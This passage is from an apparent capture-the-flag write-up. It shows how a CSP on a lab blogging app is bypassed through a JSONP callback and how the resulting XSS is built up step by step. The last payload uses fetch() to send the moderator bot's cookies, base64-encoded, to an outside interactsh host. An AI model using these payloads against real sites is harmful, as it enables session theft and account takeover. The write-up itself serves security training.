is meant a payload like following to embed arbitrary JavaScript:


<script src=””></script>

It mentions it is only vulnerable when combined for example with JSONP. We have a JSONP with callback at this endpoint: http://localhost:8080/api/jsonp?callback=

We need to inject JavaScript via the callback parameter. A simple test is to use the “alert()” function to pop an alert box:


http://localhost:8080/api/jsonp?callback=alert()





This is promising but notice in the developer tools that our valid JavaScript alert() function is followed by the actual JSON the web application sends via JSONP. The issue here is that the JSON is not valid JavaScript code so we need to comment (//) this trailing part so only our valid JavaScript alert() function stays.

http://localhost:8080/api/jsonp?callback=alert()//



The JSON part is now shown in green color in the developer tools as it became a comment in the code which is valid JavaScript code.


Time to combine this into a XSS payload we can inject into the post content:

<script src="http://localhost:8080/api/jsonp?callback=alert()//"></script>


Or a bit shorter as we are injecting into the application it will search locally and does not need to know the hostname part of the URL.

<script src="/api/jsonp?callback=alert()//"></script>

Create a new post with the XSS payload in the content section and publish it.



The alert box fires as our injected JavaScript is now executed bypassing the CSP protections. This is a self XSS as we can at this moment only target our self in our own InkDrop account. Other users are not yet affected.



Step 6: Blind XSS against admin

We have XSS but it has no value yet as it only targets our own InkDrop account and not any other user of the application. But remember that we saw the bot (Moderator) has as cookie set with the flag that is not protected by httpOnly. This means an XSS attack can read the content of that cookie.

The next step is clear. We need to deliver this XSS somehow to the bot (Moderator) and read that cookie holding the flag. Once the XSS reads the cookie we will need to ex-filtrate the content of the cookie to our server.


There is 1 options the “Report to Moderator” button as this will take care of the fact the Moderator will check our post. If our post contains and XSS it will run our arbitrary JavaScript once the Moderator reads our post.

A blind XSS will bet the way to get the flag. We deliver an XSS from which we will not know when it will execute. We just need to monitor our server for a callback from our XSS payload to see if it worked.

The most important step is to create a working XSS payload that is able to ex-filtrate the cookies and send it to a server we control.

We need to host a server or use available tools like ngrok (https://ngrok.com/?homepage-cta-docs=test) or interactsh (https://app.interactsh.com/)

For this write-up I will be using interactsh. Open the web page (https://app.interactsh.com/) and copy your URL. (Do not close the interactsh page anymore now.)



My interactsh URL at the moment of writing was:
“hszwtkxautpngvbauukbkva58k8i2diev.oast.fun” or
https://hszwtkxautpngvbauukbkva58k8i2diev.oast.fun

We had this basic payload for our Self XSS: *<script src="/api/jsonp?callback=alert()//"></script>*

The alert() function is nice to confirm JavaScript is executed but we need to replace it with another JavaScript function to ex-filtrate data and read cookies.

fetch() is a good option as this JavaScript function can be used to send web requests. We know the Moderator or bot uses a headless browser to send web request. So if the fetch executes the bot will be able to handle it and open the web-page indicated by fetch().

https://developer.mozilla.org/en-US/docs/Web/API/Fetch_API/Using_Fetch

A basic fetch() will look like this: *fetch('URL')*

We want the bot or Moderator to fetch() our interactsh URL:
fetch('https://hszwtkxautpngvbauukbkva58k8i2diev.oast.fun')

And we want a bit more. We hope the fetch() also sends the Moderator or bot browser cookies.

The JavaScript *document.cookie* property can do this for us:
https://developer.mozilla.org/en-US/docs/Web/API/Document/cookie

We can add this document.cookie content nicely to a fake URL parameter for example. Document.cookie is a JavaScript property so notice how we need to keep it outside of the fetch URL ‘ (single bracket) and attach it with a + sign.

fetch('https://hszwtkxautpngvbauukbkva58k8i2diev.oast.fun/?flag='+document.cookie)

This is almost good but we have a risk that the cookie encoding messes up our URL. To avoid this we can for example let JavaScript first convert the cookie content to Base64. This encodes the cookie content to simple characters which are more likely to be send correctly by the headless browser.

btoa() is the JavaScript function to convert to Base64. Do not forget to use the encoded + sign %2B to concatenate the *btoa()* function so it stays valid JavaScript.


https://developer.mozilla.org/en-US/docs/Web/API/Window/btoa

fetch('https://hszwtkxautpngvbauukbkva58k8i2diev.oast.fun/?flag='%2Bbtoa(document.cookie))


If we now combine this with our simple XSS payload we get following where we replace the alert() with our blind XSS payload:


<script src="/api/jsonp?callback=fetch('https://hszwtkxautpngvbauukbkva58k8i2diev.oast.fun/?flag='%2Bbtoa(document.cookie))//"></script>

We can test this payload on our own InkDrop post but it will not send any cookies as there is only 1 cookie for our user and it is httpOnly protected but we should receive a callback in our interactsh interface once the JavaScript fetch is executed to confirm our payload is working.

